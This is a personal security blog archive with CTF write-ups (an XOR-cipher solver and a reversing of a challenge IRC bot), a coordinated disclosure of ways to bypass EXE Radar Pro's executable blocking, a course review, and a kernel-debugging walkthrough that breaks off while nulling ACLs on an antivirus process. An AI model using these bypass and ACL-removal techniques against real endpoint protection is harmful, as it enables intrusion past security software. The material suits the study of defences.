Pages

Saturday, February 4, 2017

SecTalks LON: Ninja Night 0x05


Last week I've been to the 5th SecTalks London meetup and I'm proud to say I've learnt something that evening and wanted to say Thank you to the creator of the night's challenge - @leigh.  I'll definitely be going again.


Below is a write-up of my solution. Hopefully by now the details of the challenge are made public so if people are still working on this I won't spoil anyone's fun by publishing this.


Wednesday, April 9, 2014

BSides London 2014 - The Geo-Cracker challenge

The description of this challenge can be found on BSides website. The mission is to crack the encryption algorithm and build a fast decryptor.

The encryption is described in the following python code:
#!/usr/bin/env python

import hashlib
import sys
import base64

pin = sys.argv[1]
code = sys.argv[2]
#code = open(sys.argv[2]).read().strip()
#print "Code: ", code

hashofpass = hashlib.sha1(pin).hexdigest()[:16]
LEN = len(hashofpass)
#print hashofpass

previous = ''
result = ""
for i in range(0,len(code)):
  nexta = ''
  if(previous == ''):
    nexta = chr(ord(code[i]) ^ ord(hashofpass[i % LEN]))
  else:
    nexta = chr(ord(code[i]) ^ ord(hashofpass[i % LEN]) ^ ord(previous)) 
  previous = nexta
  result += nexta

print base64.b64encode(result)

Some remarks from the previous code:
  • The length of the XOR key is always 16
  • The character set of the key is [0..f]
  • We also  know the character set of the message ([0..9-,. ])
  • More than one key can decrypt an encrypted text into a plain text in this range!
  • Even if it might not be obvious at first, this algorithm is actually a repetitive XOR with a 16 bytes key - simple!
 The following short function transforms a text encrypted by this algorithm into a repetitive XOR encryption:
# Transform input into repeating-key XOR
def transXOR(enc):
    enc = base64.b64decode(enc)
    enc2 = [ascii_d[c] for c in enc]

    result = [ascii_c[enc2[i] ^ enc2[i-1]]
                 for i in xrange(len(enc2)-1, 0, -1)][::-1]

    result = ascii_c[enc2[0]] + "".join(result)

#    print base64.b64encode(result) 
    return result
Each block, starting from the last to second, is XOR-ed with the previous one.

The following script solves this problem, and also validates the results and fixes possible errors in decryption, where multiple keys produce valid plaintexts.
#!/usr/bin/env python

import string
import base64
import sys 
import re

# Example of input:
# "BgAbHU8bSx5JBBEbV1haCwkNDhxLHlUFUwIOA1RBRAsJCwsOVQJHEkYJBgZUVVIHGwAHG0EWRBJOFw8AU0RCGhkdGhBeEUcKWwkFC15VQBQQCAsIXA1dDEQVAwpfVFICEhETD14EVgVUAhYfU1xfDAsODx1KGVIGWwMLAFNGXg4QEBMVRBFMD14PGRhPREkYHwUBHU8UQRJCEgoGVkFFFx4eGhtVGk4DXwgBCl5fSh4YAAIIUwBUBk4CCxxGTkIaHxEEA1EdShpPHBwTXUlOAQEGBg1dB0IVSAcHDF9UVgAcBwYaTRxKH0Ib" 

Debug = False

data = sys.argv[1] 

charset = "0123456789-,. "
key_charset = "0123456789abcdef"
key_charset2 = [ord(c) for c in key_charset]
keysize = 16
ascii_c = ['\x00', '\x01', '\x02', '\x03', '\x04', '\x05', '\x06', '\x07', '\x08', '\t', '\n', '\x0b', '\x0c', '\r', '\x0e', '\x0f', '\x10', '\x11', '\x12', '\x13', '\x14', '\x15', '\x16', '\x17', '\x18', '\x19', '\x1a', '\x1b', '\x1c', '\x1d', '\x1e', '\x1f', ' ', '!', '"', '#', '$', '%', '&', "'", '(', ')', '*', '+', ',', '-', '.', '/', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', ':', ';', '<', '=', '>', '?', '@', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '[', '\\', ']', '^', '_', '`', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '{', '|', '}', '~', '\x7f', '\x80', '\x81', '\x82', '\x83', '\x84', '\x85', '\x86', '\x87', '\x88', '\x89', '\x8a', '\x8b', '\x8c', '\x8d', '\x8e', '\x8f', '\x90', '\x91', '\x92', '\x93', '\x94', '\x95', '\x96', '\x97', '\x98', '\x99', '\x9a', '\x9b', '\x9c', '\x9d', '\x9e', '\x9f', '\xa0', '\xa1', '\xa2', '\xa3', '\xa4', '\xa5', '\xa6', '\xa7', '\xa8', '\xa9', '\xaa', '\xab', '\xac', '\xad', '\xae', '\xaf', '\xb0', '\xb1', '\xb2', '\xb3', '\xb4', '\xb5', '\xb6', '\xb7', '\xb8', '\xb9', '\xba', '\xbb', '\xbc', '\xbd', '\xbe', '\xbf', '\xc0', '\xc1', '\xc2', '\xc3', '\xc4', '\xc5', '\xc6', '\xc7', '\xc8', '\xc9', '\xca', '\xcb', '\xcc', '\xcd', '\xce', '\xcf', '\xd0', '\xd1', '\xd2', '\xd3', '\xd4', '\xd5', '\xd6', '\xd7', '\xd8', '\xd9', '\xda', '\xdb', '\xdc', '\xdd', '\xde', '\xdf', '\xe0', '\xe1', '\xe2', '\xe3', '\xe4', '\xe5', '\xe6', '\xe7', '\xe8', '\xe9', '\xea', '\xeb', '\xec', '\xed', '\xee', '\xef', '\xf0', '\xf1', '\xf2', '\xf3', '\xf4', '\xf5', '\xf6', '\xf7', '\xf8', '\xf9', '\xfa', '\xfb', '\xfc', '\xfd', '\xfe', '\xff']
ascii_d = {}
for c in ascii_c:
    ascii_d[c] = ord(c)

def printd(s):
    if Debug:
        print s

# Transform input into repeating-key XOR
def transXOR(enc):
    enc = base64.b64decode(enc)
    enc2 = [ascii_d[c] for c in enc]

    result = [ascii_c[enc2[i] ^ enc2[i-1]]
                 for i in xrange(len(enc2)-1, 0, -1)][::-1]

    result = ascii_c[enc2[0]] + "".join(result)

#    print base64.b64encode(result) 
    return result

# Used below for single-char key xor decoding
def transpose(blocks):
    len_b = len(blocks)
    len_b0 = len(blocks[0])

    t = [[blocks[j][i] for j in xrange(len_b)] 
        for i in xrange(len_b0)]

    return t

def isGood(text):
    text2 = [ascii_d[c] for c in text]

    # Score: number of valid characters
    for o in text2:
        if o > 57:
            return 0
        
        if o < 44:
            if o == 32:
                continue
            else:
                return 0
        
        if o == 47:
            return 0

    return 1

# Check for possible errors in the decrypted coordinates
# Returns position of the invalid character
def check(coords):
    inv_pos = string.find(coords, '=')
    if -1 != inv_pos:
        return inv_pos % keysize

    inv_pos = string.find(coords, ';')
    if -1 != inv_pos:
        return inv_pos % keysize

    inv_pos = string.find(coords, '/')
    if -1 != inv_pos:
        return inv_pos % keysize

    inv_pos = string.find(coords, '--')
    if -1 != inv_pos:
        # Condition needed
        return inv_pos % keysize

    inv_pos = string.find(coords, ',,')
    if -1 != inv_pos: 
        return (inv_pos + 1) % keysize

    inv_pos = string.find(coords, ' ,')
    if -1 != inv_pos:
        return (inv_pos + 1) % keysize

    inv_pos = string.find(coords, ' .')
    if -1 != inv_pos:
        if coords[inv_pos+2] in list("0123456789"):
            return (inv_pos + 1) % keysize

    m = re.search('\d\-\d', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        if coords[inv_pos-1] in list("0123456789"):
            return (inv_pos + 1) % keysize

    # ,80,
    m = re.search(',\d\d,', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 3) % keysize

    # .21.
    m = re.search('\.\d\d\.', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos) % keysize
    
    # 7,.3
    m = re.search('\d,\.\d', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 2) % keysize

    # ,-60,
    m = re.search(',-\d\d,', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 4) % keysize

    # -73,
    m = re.search('-\d\d,', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 3) % keysize

    # -61-
    m = re.search('-\d\d-', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 3) % keysize   

    # -04.
    m = re.search('-0\d\.', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 1) % keysize  

    # 03.
    m = re.search('^0\d.', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos) % keysize  

    #,..
    if coords[0] == ',':
        return 0

    # 2,6199
    m = re.search('\d,\d\d\d\d', coords)
    if m:
        inv_pos = string.find(coords, m.group(0))
        return (inv_pos + 1) % keysize  

    inv_pos = string.find(coords, '.-')
    if -1 != inv_pos:
        pos = string.find(coords, '.', inv_pos + 1)
        if pos-inv_pos > 6:
            return (inv_pos + 1) % keysize
        else:
            return inv_pos % keysize

    return -1

# Decrypt/encrypt function are the same
def rxor(text, key):
    text2 = [ascii_d[c] for c in text]
    key2 = [ascii_d[c] for c in key]
    len_k = 16 # len(key)
    len_t = len(text)

    dec = [ascii_c[text2[i] ^ key2[i % len_k]] for i in xrange(0, len_t)]
    return "".join(dec)

if __name__ == "__main__":
    enc = transXOR(data)

    k = [0] * keysize

    blocks = [enc[i: i+keysize] for i in xrange(0, len(enc), keysize)]
    
    # Transpose the blocks and find the key for each transposed block
    # Leave the last incomplete block for easier calculations
    t_blocks = transpose(blocks[:len(blocks)-1])

    # all possible values for each byte of the key
    all_keys = []
    for i in xrange(keysize):
        b = t_blocks[i]
        b2 = [ascii_d[c] for c in b]

        
        d = {}
        keys_b = []
        for key in key_charset2:
            dec = "".join([ascii_c[c ^ key] for c in b2])
            ok = isGood(dec)
            if ok:
                d[dec] = key

        keys_b = [d[w] for w in d]

        all_keys.append(keys_b)

        # Take the first possible value. Check later!
        k[i] = keys_b[0]

    k = "".join([ascii_c[c] for c in k])
    coords = rxor(enc, k)
    
    while 1:
        inv = check(coords)
        if -1 == inv:
            break

        all_keys[inv].remove(all_keys[inv][0])
        k = k[:inv] + ascii_c[all_keys[inv][0]] + k[inv+1:]


        coords = rxor(enc, k)

    print coords.split(' ')[3]    # Original message

'''
To profile the code:
python -m cProfile -s time ./decode.py BgQaGRYXFxVAVBtERA8EAAICBw0bGhwEVVwNWFQIHR8eBAADBgkICE1YAlRCFBsaHxMWCBMZHwdaVgZQXgsSCQkKFBIRGhgaTVkDXEoYGBscGh8NFhkfB1ZfBFpbBhMICAsVFhMYHRhPVxhJSAMDDAoNBQAaEwsIXVMCVl8aGhQLDgwMAgoEHlZXAUlCHh8cDQ4IFBccHB5CSAZNTBsMCw4CAQYCGh4eVVkCUVoLCxENDA4SEhoVFkFBA0hCCQMNDwwODBYDBABLQRRAQRYWABwQEAwPAAMDX1cZUlwPGBwYGB8eEAgTEkFXDVlXBggOEwoNERIYGxxB
'''

The algorithm is generic and can be applied to decrypt any repetitive XOR encrypted text.

BSides London 2014 - The Bot Hunter challenge

The description for the challenge can be found on BSides website. The mission, as described there is "to investigate the executable and discover the bot’s command and control (C&C) infrastructure. Using the information you find, gain control of the botnet and shut it down". Sounds interesting :)


 1 General static analysis

1.1 PE file analysis

The PEiD tool does not find the bot to be packed in normal scanning mode:


But if we change to Deep Scan or Hardcore Scan:


We can successfully unpack the bot:

$ upx -d -v bot.exe -o bot_unpacked.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011
UPX 3.08 Markus Oberhumer, Laszlo Molnar & John Reiser Dec 12th 2011

File size Ratio Format Name
-------------------- ------ ----------- -----------
65536 <- 33280="" 50.78="" bot_unpacked.exe="" font="" pe="" win32="">

1.2 Strings


If we use the strings tool on the unpacked binary we get some interesting information:
  • Addresses of IRC servers the bot will try to connect
  • Another link where the bot retrieves some information from (channel name)
  • The channel (and password) that the bot will join
  • Other IRC related commands and responses
  • A strange string which may be a potential password ('HCNFJT@')
  • References to anti-debug measures
  • High level functions to access Internet resources

http://ghowen.me/malfor/cnc.php?id=
&uid=
6667
malfor
%s%d
misery mystery
USER %s 0 * :%s
NICK %s
Anti-debug
No malware here, honest guv!
PING
Resistance is futile
bubblegum
MODE %s +i
JOIN %s %s
MODE %s +k %s
TOPIC %s :%s
PRIVMSG
hello
PRIVMSG %s :Hi %s, I'm a bot that's part of the BSides London Challenge.
IDENT
PRIVMSG %s :%s / %s
SHUTDOWN
PRIVMSG %s :bingo - botnet shutting down
QUIT :Botnet shutdown
Botnet shutdown
Botnet has been shutdown - restart bot?
PRIVMSG %s :so close yet so far... wrong pw!
PRIVMSG %s :wrong pw

#malfor
irc.efnet.fr
irc.swepipe.se
irc.efnet.net
193.163.220.3
HCNFJT@

InternetCloseHandle
InternetOpenUrlA
InternetReadFile
InternetOpenA

If we attempt to manually retrieve the information from the URL extracted before, we get the name of the irc channel:
$ wget http://ghowen.me/malfor/cnc.php?id=673
$ cat cnc.php\?id\=673
#malfor-wales

1.3 IDA Pro

We can get more information by statically analysing the file with IDA Pro.
The main function:
  • Checks if the bot is still running (Function renamed as CheckIfRunning).
  • Checks if any debugger is present (Using IsDebuggerPresent function).
  • Initialises socket functionality (WSAStartup).


It then:
  • Gets the hostname.
  • Get the username of the machine.
  • Calls a function to reqeust the channel name from ghowen.me (Function renamed as GetChanName).
  • Tries to connect to the first IRC server (out of a list of 4) – irc.efnet.fr.
  • Executes its main bot functionality (Function renamed as mainLoop).
  • If the IRC server cannot be contacted, Sleeps for a while (30 seconds) then contacts the next one.

The mainLoop function is not obfuscated, making it easy to decipher the bot's functionality:
  • There is a loop that receives commands and parses them.
  • The bot seems to respond to hello, ident and shutdown commands, case insensitive. We will verify this later.
  • There is a block of code which deals with the bot shutdown.
  • The blocks before the shutdown functionality deal with parsing the password typed as the argument for the shutdown command.
  • The password checking block below (function renamed as verifyPass) uses as input the string we found previously – 'HCNFJT@'. This is a measure against static analysis – the string will be modified at run-time by another function. 
    Password check
Shutdown block code

  • If the password is not the correct one, another decision block presents 2 different messages. If the password was equal to the dynamic version of 'HCNFJT@', the message is: 'so close yet so far... wrong pw!'. Else, the message is simply 'wrong pw'. (Fast forward: that string will become 'iamborg')
    Second password check


2 General dynamic analysis

2.1 Registry

I've used the regshot tool to compare two snapshots of the registry, as well as the modified files, before and after running the bot.


No suspicius registry keys are created or modified when running the bot. However, interestingly we see that index.dat file is modified. This is a proof that the bot uses IE HTTP access or download functions, which were also extracted by the strings tool.


2.2 DNS

Using apateDNS tool we can redirect all DNS requests to a server of our choice. This method works because the server that the bot connects to are specified using hostnames (3/4 IRC servers and the initial server which provides the channel name).

We see in the picture below that the bot tries to resolve the following addresses:
ghowen.me
irc.efnet.fr

We know the first URL is over HTTP from strings output. If we set up a netcat listener on the machine spcified in the DNS reply field, we can also see the request:

$ sudo nc -lvvvp 80
[sudo] password for liv:
Listening on [0.0.0.0] (family 0, port 80)
Connection from [192.168.1.65] port 80 [tcp/http] accepted (family 2, sport 34051)
GET /malfor/cnc.php?id=firefly&uid=liv HTTP/1.1
User-Agent: AppleMac
Host: ghowen.me

This is transmitting the hostname and current user name, and will receive the channel name (if the address is not redirected).


2.3 Traffic capture

We can use Wireshark to view all the network traffic generated by the bot, when connected to the Internet.

What we'll see in the capture:
  • DNS requests to obtain the IP addresses of the hosts mentioned above.
  • A TCP stream with ghowen.me domain to obtain the channel name.
  • Another TCP stream representing the IRC activity. Here we see again the channel name and the password:
/j #malfor-wales bubblegum


2.4 Debugging

For this we'll use OllyDbg. The unpacked bot executable refuses to run and prsents the message:

As we already know, this uses the IsDebuggerPresent anti-debugging technique, we'll bypass it:
  • The Phant0m plugin is the easiest option, if we check the Hide fom PEB option (The IsdDebuggerPresent function accesses a member of this structure – BeingDebugged field):
    Phant0m plugin options

  • The 'IsDebuggerPresent' check is easy to bypass manualy – we just patch the function to return 0 after we load the executable, before letting it run in the debugger (This needs to be done every time the program is debugged. The alternative is to patch the binary).

IsDebuggerPresent - before patching
IsDebuggerPresent - after patching


2.5 Simulate the IRC server

Using ApateDNS we redirect the queries for the IP of the IRC server to a controlled machine. We also set up an IRC server on thet machine (I've used ircd-irc2, no configuration needed, just installed it and started the service).
If the bot cannot connect to the first domain and get the channel name, it will connect to #malfor instead of #malfor-wales. No problems.
The we can use an IRC client to connect to the local server and interact with the bot in a controlled environment.

2.6 Interact with the bot

We can start the bot in OllyDbg and interact with it to watch the flow. It responds to the hello, ident and shutdown commands.

/privmsg uop11204 hello
/privmsg uop11204 ident
/privmsg uop11204 shutdown mypass

2.7 Shutdown

2.7.1 First password

If we watch the execution flow of the program for shutdown command, we see the following potential password instead of the encoded string: 'iamborg'.
Potential password: iamborg
 
Unfortunately, if we try it, it's not the correct one:
so close yet so far... wrong pw!

2.7.2 Passphrase algorithm

The string from above is just an input (a key actually) for the password checking algorithm. This was stored obfuscated in the binary, as a protection measure against static analysis. If we trace this string in Ida Pro, we find the function which initialises it in the main loop (renamed as InitializeKey in the image below).
We can reconstruct the key building algorithm from the code block below using the following short python code snippet:

# build keyphrase
s = "HCNFJT@"
k = 0x21
print "".join([chr(ord(s[i]) ^ (k + i)) for i in xrange(len(s))])

iamborg

Initialise obfuscation key


2.7.3 Real password

While we're still debugging, we'll also see the real password as a string, before a comparison it's made:


We observe that it's dependent on two inputs: the username that's issueing the command and the passphrase 'iamborg'.
In this case, the final password was observed to be “JQLAYSSWWCE“.


2.7.4 Password checking algotihm

The password building algotihm is visible in the function below:
VerifyPass function

If we follow the code, the function takes the two inputs – the username and the passphrase, adds the ASCII codes for letter i of each string, takes the modulo 0x1a and adds 0x41 (if the username is longer than the passphrase, it's done repeatedly).

2.7.5 Code

The simples way to dscribe the algorithm is using code:
# password building
username = sys.argv[1]
key = "iamborg"
print "".join([chr((ord(username[i]) + ord(key[i % len(key)])) % 0x1a + 0x41) for i in xrange(len(username))])

This takes as input the desired username and produces the corresponding password to shutdown the bots.

2.7.6 Miscellaneous

The code which parses the data received from the network using recv function was tested for possible buffer overflows. The size of the buffer was larger than the number of bytes read by recv() system call.

There is a section of code which should remove a key from registry (in case the bot is not restarted after shutdown) but the function that deletes the key returns the error INVALID_HANDLE, as the registry key handle is NULL.
Delete bot from registry

Saturday, March 8, 2014

Bypass Anti-Executable Protection


This shows some methods to bypass client-side anti-executable protection, with examples from EXE Radar Pro software. To do this, we can:
  • Use Thread Local Storage callbacks, which were not blocked, to run arbitrary code. 
  • Masquerade as a white-listed library to execute code past the filters. 
  • Execute 16-bit executables, which were not blocked or registered by the ERP application filters.

1 TLS Callbacks

1.1 Description

Processes and Threads

An application consists of one or more processes. A process is an executing program. One or more threads run in the context of the process. A thread is the basic unit to which the operating system allocates processor time. A thread can execute any part of the process code, including parts currently being executed by another thread.

Thread Local Storage

All threads of a process share its virtual address space. The local variables of a function are unique to each thread that runs the function. However, the static and global variables are shared by all threads in the process. Thread local storage (TLS) enables multiple threads of the same process to use a global index allocated by the TlsAlloc function to store and retrieve a value that is local and unique to each thread.

TLS Callbacks

The TLS area can also be used to store code. Functions can be defined per thread that will be called before execution. When Windows loads the binary into memory, if there is any code defined in TLS it will execute it, before starting executing instructions from main entry point of the executable.

Detect

We can use PEview to inspect the TLS Directory, locate in the .DATA section:

1.2 Bypass

There is no simple official way of programatically create TLS callbacks. Nynaeve's tutorial on compiling and linking support for TLS reveals important details. The compiler and linker use a variable of type IMAGE_TLS_DIRECTORY (declared in tlssup.c) that is statically linked into every program to represent the TLS directory. The TLS directory is part of the PE header of an executable. The linker looks for a variable by the name of _tls_used and ensures that in the on-disk image, it overlaps with the actual TLS directory in the final image. More information regarding the members of the IMAGE_TLS_DIRECTORY structure are available online. 
The created program will register two TLS callbacks. The second one calls ExitProcess() at the end, so the code of the main() function is actually never executed
The program will execute the code in the two TLS callbacks and exit, without being detected:


2 Whitelisted NVCPL.DLL

2.1 Description

The default whitelist contains a section with allowed command lines. The first command string allowed to run is specified like this:

rundll32 NVCPL.DLL,NvCplHandleHotplugEvents *


NVCPL is the NVidia driver. The syntax for rundll32 is:

> Rundll32.exe DLL_NAME,Entry_Point Optional_Argument

Parameters:

DLL_NAME - If DLL_NAME is not specified with full path, Rundll32 will search for it in the directories defined in the %PATH% environment variable. To ensure the correct DLL is called, it’s recommended to specify it in full path.

Entry_Point - The name of the exported function, that’s to be called by Rundll32.exe.

Optional Argument - Non-compulsory parameters to be passed to the function.

2.2 Bypass

We can create a DLL with the same name in the current folder, with a function named “NvCplHandleHotplugEvents”. In case the NVIDIA driver doesn't exist, the function from our crafted DLL will be called. We can then execute code without being blocked by ERP, by using the same command line mentioned in the whitelist:
This event is listed as a whitelisted command being run:


3 16 bit .COM executables

3.1 Description

COM files are a type of executables. The .COM executable has no header and contains only code and data. It lacks relocation information and it is loaded by the operating system at a pre-set address, at offset 0100h. Support for legacy DOS and 16-bit Windows programs is available in 32-bit versions of Windows through NTVDM (Virtual DOS Machine).

3.2 Bypass

It is possible to run a .com executable without being detected by ERP. Some tests revealed that NTVDM.exe was registered as an allowed process in the events list. The following simple executable prints a message and exits without even being registered in the events list:


The source code for the demos can be found here.


Time-line


08/09/2013 - Vendor notified about TLS Callbacks vulnerability

09/09/2013 - Vendor acknowledged TLS Callbacks issue
09/09/2013 - TLS Callbacks issue is addressed in a new beta version - 3.0
16/09/2013 - Vendor notified about NVCPL library issue and 16-bi COM files code execution
19/09/2013 - Vendor acknowledged the previous 2 issues. These are reported as corrected in 3.0 version which will be released 

References
A Quick Look At TLS Callbacks
R4ndoms Tutorial #23: TLS Callbacks
Thread Local Storage, part 3: Compiler and linker support for implicit TLS
Thread Local Storage - MSDN
COM file - Wikipedia
Virtual DOS Machine - Wikipedia
 

Sunday, March 2, 2014

Cracking the Perimeter - Course and Exam Review

After OSCP exam, I was eager to start the CTP training as soon as possible. The course is mostly assembly based. I've spent most of the time in OllyDbg. Besides that, the course has a also web based module, and a networking module. All of them are very interesting and require extra reading and practice to fully understand and be able to reproduce the techniques (during the stressful exam hours!).

Before being able to register for the CTP training, you're required to pass a short, fun, multi-staged challenge. You can attempt the challenge before paying for the actual course. The challenge starts on the web and finishes with some low-level assembly stuff. If you liked the challenge you'll definitely love the course.

Reading through other reviews, I didn't dive straight into the course after the challenge. I prepared by going through various exploit development resources. The following sites group together a lot of techniques and are very detailed and relevant:
Corelan exploit development tutorials
FuzzySecurity Exploit tutorials

One month of lab time is more than enough to complete the exercises from all the chapters in the course, but extra work will prove very useful. Also, as a prerequisite, python and some reverse engineering skills helped a lot. Especially for the manual shellcode encoding module, which requires some automation. Fun times!

The exam is not easy and requires concentration (and inspiration:), not only a good understanding of the techniques used in the lab. The problems cover all the topics from the lab (including the one you're thinking "I won't get this, it's impossible to get it done in time!"). Some problems have small tricks (which may seem bigger, depending on how confident you are about the topic and ultimately how much you've practised).
I've used both the allocated days for the exam, with a lot of sleep in between (~8h). It's very important not to panic and, if something doesn't work, keep hammering :)

Overall, I learned a lot while preparing for the exam. The course is stimulating and very interesting, even though some may say that now there are new techniques.

In the end you get out what you put in. If you need motivation, find your dinosaur and do it!

Sunday, February 23, 2014

Change Windows kernel objects' permissions


 Goal

This post shows how to NULL out ACLs of a privileged process or of a protected process and is based on the first trick described in [2] by Cesar Cerrudo.
  • Doing this can allow injecting code into the specific process from a less privileged process.
  • Another usage would be to bypass access restrictions of an anti-virus process, as in the example below.
The following technique can be used to:
    • Better understand kernel objects and how to access them !!
    • Remove ACLs of Windows objects (processes, threads, tokens, ..)
    • Replace security desciptors for Windows objects
    • Terminate difficult to kill processes
    • Set other privileges to a process token
    • Replace a process token

    Technique

    Getting started with LiveKD
    LiveKD [3] is a tool that simulates local kernel debugging. This program creates a "snapshot" dump file of the kernel memory, without actually stopping the kernel while this snapshot is made.
    We'll use it to take a peek into the kernel objects. I've downloaded livekd.exe, placed it in the Debuggers folder of WinDDK (C:\WinDDK\7600.16385.1\Debuggers) then run it from an Administrator console.


    Process search
    We'll quickly search for our targeted process, avp.exe in this case.
    kd> !process 0 0 avp.exe
    PROCESS 8552a030  SessionId: 0  Cid: 058c    Peb: 7ffdf000  ParentCid: 021c
        DirBase: 3502b000  ObjectTable: 9db79008  HandleCount: 2421.
        Image: avp.exe


    Process details
    kd> !process 8552a030 1
    PROCESS 8552a030  SessionId: 0  Cid: 058c    Peb: 7ffdf000  ParentCid: 021c
        DirBase: 3502b000  ObjectTable: 9db79008  HandleCount: 2421.
        Image: avp.exe
        VadRoot 855e35c8 Vads 896 Clone 0 Private 47284. Modified 54609. Locked 9.
        DeviceMap 89c089e8
        Token                             a89ca9f0
        ElapsedTime                       00:04:32.758
        UserTime                          00:00:03.655
        KernelTime                        00:00:06.269
        QuotaPoolUsage[PagedPool]         0
        QuotaPoolUsage[NonPagedPool]      0
        Working Set Sizes (now,min,max)  (7583, 50, 345) (30332KB, 200KB, 1380KB)
        PeakWorkingSetSize                85004
        VirtualSize                       616 Mb
        PeakVirtualSize                   781 Mb
        PageFaultCount                    331536
        MemoryPriority                    BACKGROUND
        BasePriority                      8
        CommitCharge                      56081


    Process token
    We can verify the process' token as follows:
    kd> dt nt!_TOKEN a89ca9f0
       +0x000 TokenSource      : _TOKEN_SOURCE
       +0x010 TokenId          : _LUID
       +0x018 AuthenticationId : _LUID
       +0x020 ParentTokenId    : _LUID
       +0x028 ExpirationTime   : _LARGE_INTEGER 0x6207526`b64ceb90
       +0x030 TokenLock        : 0x84b44090 _ERESOURCE
       +0x034 ModifiedId       : _LUID
       +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
       +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
       +0x074 SessionId        : 0
       +0x078 UserAndGroupCount : 5
       +0x07c RestrictedSidCount : 0
       +0x080 VariableLength   : 0x70
       +0x084 DynamicCharged   : 0x400
       +0x088 DynamicAvailable : 0
       +0x08c DefaultOwnerIndex : 1
       +0x090 UserAndGroups    : 0xa89cabcc _SID_AND_ATTRIBUTES
       +0x094 RestrictedSids   : (null)
       +0x098 PrimaryGroup     : 0x91d42dc8 Void
       +0x09c DynamicPart      : 0x91d42dc8  -> 0x101
       +0x0a0 DefaultDacl      : 0x91d42dd4 _ACL
       +0x0a4 TokenType        : 1 ( TokenPrimary )
       +0x0a8 ImpersonationLevel : 0 ( SecurityAnonymous )
       +0x0ac TokenFlags       : 0x2800
       +0x0b0 TokenInUse       : 0x1 ''
       +0x0b4 IntegrityLevelIndex : 4
       +0x0b8 MandatoryPolicy  : 1
       +0x0bc LogonSession     : 0x89c01710 _SEP_LOGON_SESSION_REFERENCES
       +0x0c0 OriginatingLogonSession : _LUID
       +0x0c8 SidHash          : _SID_AND_ATTRIBUTES_HASH
       +0x150 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH
       +0x1d8 pSecurityAttributes : 0xa68bdef0 _AUTHZBASEP_SECURITY_ATTRIBUTES_INFORMATION
       +0x1dc VariablePart     : 0xa89cabf4
    

    Objects' details
    Kernel objects (process, threads, tokens, ..) all have a header which contains a field called SecurityDescriptor. This contains the ACEs applied to the current object (This is greatly described in [4], Part 1).
    kd> dt nt!_OBJECT_HEADER
       +0x000 PointerCount     : Int4B
       +0x004 HandleCount      : Int4B
       +0x004 NextToFree       : Ptr32 Void
       +0x008 Lock             : _EX_PUSH_LOCK
       +0x00c TypeIndex        : UChar
       +0x00d TraceFlags       : UChar
       +0x00e InfoMask         : UChar
       +0x00f Flags            : UChar
       +0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
       +0x010 QuotaBlockCharged : Ptr32 Void
       +0x014 SecurityDescriptor : Ptr32 Void
       +0x018 Body             : _QUAD
    

    Security Descriptors
    We first get the address of the object's headers:
    kd> !object 8552a030
    Object: 8552a030  Type: (84a38978) Process
        ObjectHeader: 8552a018 (new version)
        HandleCount: 8  PointerCount: 1008
    

    Then view the header's structure:
    kd> dt nt!_OBJECT_HEADER 8552a018
       +0x000 PointerCount     : 0n1008
       +0x004 HandleCount      : 0n8
       +0x004 NextToFree       : 0x00000008 Void
       +0x008 Lock             : _EX_PUSH_LOCK
       +0x00c TypeIndex        : 0x7 ''
       +0x00d TraceFlags       : 0 ''
       +0x00e InfoMask         : 0x8 ''
       +0x00f Flags            : 0 ''
       +0x010 ObjectCreateInfo : 0x82949480 _OBJECT_CREATE_INFORMATION
       +0x010 QuotaBlockCharged : 0x82949480 Void
       +0x014 SecurityDescriptor : 0x89c05eee Void
